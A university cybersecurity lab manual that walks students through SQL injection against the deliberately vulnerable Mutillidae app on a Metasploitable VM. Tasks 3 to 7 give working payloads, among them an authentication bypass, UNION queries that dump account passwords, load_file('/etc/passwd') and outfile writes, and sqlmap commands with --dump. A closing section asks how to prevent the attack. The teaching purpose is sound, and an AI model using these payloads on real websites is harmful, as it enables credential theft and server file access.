

SQL Injection Attack

Copyrights 2016-2017 Frank Xu, Bowie State University.

The lab manual is developed for cybersecurity courses at BSU. Comments and suggestions can be sent to wxu@bowiestate.edu

Lab Environment setting

- 1.1. [https://](https://information.rapid7.com/metasploitable-download.html) Download and install metasploitable to VirtualBox

information.rapid7.com/metasploitable-download.html

Username: msfadmin Password: msfadmin

- 1.2. Download and install Kali to VirtualBox

Username: root Password: toor

- 1.3. Make sure two images are in the same network. You need to Ping each other to make sure the network works.

IP Metasploitable: 10.0.2.10

IP Kali: 10.0.2.11

```
Metasploitable [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

to access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.10 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fd17:625c:f037:2:a00:27ff:fe85:921b/64 Scope:Global
    inet6 fd17:625c:f037:2:a00:27ff:fe85:921b/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
    RX packets:68 errors:0 dropped:0 overruns:0 frame:0
    TX packets:69 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:11044 (10.7 KB) TX bytes:7671 (7.4 KB)
    Base address:0xd010 Memory:f0000000-f0020000


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet addr:127.0.0.1 Mask:255.0.0.0
    inet6 addr:::1::1/128 Scope:Host
    UP LOOPBACK RUNNING MTU:65536 Metric:1
    RX packets:111 errors:0 dropped:0 overruns:0 frame:0
    TX packets:111 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:0
    RX bytes:27845 (27.1 KB) TX bytes:27845 (27.1 KB)

msfadmin@metasploitable:~$

Kali-Linux-2016.2-vbox-amd64 (wireless_worked) [Runni...
File Machine View Input Devices Help

Applications Places Terminal Thu 16:06
root@kali: ~
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.11 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe27:6d4 prefixlen 64 scopeid 0x20<link>
    inet6 fd17:625c:f037:2:c0b9:86b0:44b:618b prefixlen 64 scopeid 0x0
    global>
    inet6 fd17:625c:f037:2:a00:27ff:fe27:6d4 prefixlen 64 scopeid 0x0<
    global>
    ether 08:00:27:27:06:d4 txqueuelen 1000 (Ethernet)
    RX packets 30 bytes 5732 (5.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 34 bytes 3072 (3.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1 (Local Loopback)
    RX packets 4546 bytes 272738 (266.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4546 bytes 272738 (266.3 KiB)
```



Task 1: Familiar with SQL commands

1. `mysql -u root -h 10.0.2.10`

```
root@kali:~# mysql -u root -h 10.0.2.10
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.


Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```


2. `show databases;`
3. `use owasp10;`
4. `show tables;`
5. `select * from accounts`
6. `select * from accounts order by username`
7. `select * from accounts order by 1`
8. `select * from accounts order by 7`
9. `select * from accounts where username='admin'`
10. `select * from information_schema.tables`
11. `select * from information_schema.tables where table_schema='owasp10'`

Task 2: Familiar with Web Application with Vulnerabilities


1. Mutillidae has a configuration problem. You need to fix it before the lab. This is nothing to do with our lab.



2. Control X to save the file



3. Register an account



Task 3: Bypass Authentication Using **or**

Login

[Back](#)

Please sign-in


Name:

Password:

Select * from accounts where usernam = 'frank' and password = '12345'


Why 'or 1=1' comment

Task 4: Find the Number of Columns Using **Order by N**






1. Add **order by N** to URL, where N is greater to 1
 - 1.1. Note the original URL contains *username=frank* and *password=12345*
 - 1.2. Replace *frank* with *frank' order by 1#*
 - 1.3. Replace *frank' order by 1#* with *frank' order by 1%23*
 - 1.4. The new URL: *http://10.0.2.10/mutillidae/index.php?page=user-info.php&username= frank' order by 1%23&password=12345&user-info-php-submit-button=View+Account+Details*
 - 1.5. Change the number 1 to a different number and submit the new link until you see an error message.
 - 1.6. If you have seen the error message, you may type the single quote incorrectly.



2. N is the number of the columns (**why?**)

Task 5: Find the Database Information Using **Union**




1. Replacing the highlighted string with the following strings
 - 1.1. `union select 1, 2, 3, 4, 5`
 - 1.2. `union select 1, database(), user(), version(), 5`
 - 1.3. `union select 1, table_name, null, null, 5 from information_schema.tables`
 - 1.4. `union select 1, table_name, null, null, 5 from information_schema.tables where table_schema='owasp10'`
 - 1.5. `union select 1, column_name, null, null, 5 from information_schema.columns where table_name='accounts'`
 - 1.6. `union select 1, username, password, is_admin, 5 from accounts`
2. Write down your observation

Task 6: Reading and Writing Any File on the Server Using **union**, **load_file** and **outfile**

1. Replacing the highlighted string with the following strings
 - 1.1. `union select null, load_file('/etc/passwd'), null, null,null`
 - 1.2. `union select null, load_file('/etc/passwd'), null, null,null`
 - 1.3. `union select null, load_file('/etc/passwd'), null, null,null into outfile '/tmp/myout.txt'`
2. Write down your observation

Task 7: Using SQLmap for SQL injection Pen Testing

1. Type the following commands:
 - 1.1. `sqlmap -u "http://10.0.2.10/mutillidae/index.php?page=user-info.php&username=aaa&password=123456&user-info-php-submit-button=View+Account+Details"`




- 1.2. `sqlmap -h`
- 1.3. `sqlmap -u "http://10.0.2.10/mutillidae/index.php?page=user-info.php&username=aaa&password=123456&user-info-php-submit-button=View+Account+Details" --dbs`

- 1.4. sqlmap -u "http://10.0.2.10/mutillidae/index.php?page=user-info.php&username=aaa&password=123456&user-info-php-submit-button=View+Account+Details" --current-user
- 1.5. sqlmap -u "http://10.0.2.10/mutillidae/index.php?page=user-info.php&username=aaa&password=123456&user-info-php-submit-button=View+Account+Details" --current-db
- 1.6. sqlmap -u "http://10.0.2.10/mutillidae/index.php?page=user-info.php&username=aaa&password=123456&user-info-php-submit-button=View+Account+Details" --tables -D owasp10
- 1.7. sqlmap -u "http://10.0.2.10/mutillidae/index.php?page=user-info.php&username=aaa&password=123456&user-info-php-submit-button=View+Account+Details" --columns -T accounts -D owasp10
- 1.8. sqlmap -u "http://10.0.2.10/mutillidae/index.php?page=user-info.php&username=aaa&password=123456&user-info-php-submit-button=View+Account+Details" -T accounts -D owasp10 --dump

Task 8:

1. What is SQL injection attack?
2. How to prevent SQL injection attack?
3. How can you find a website that contains SQL injection vulnerabilities?



```
1
2 <?php
3 //$textbox1 = admin' union select #
4
5 Select * from accounts wherer username='admin' union select #'
6
7
8 Safe:
9 ->prepare("Select * from accounts wherer username = ?")
10 ->execute(array('$textbox1'))
11
12
13 ?>
```

Reference

- <https://information.rapid7.com/metasploitable-download.html>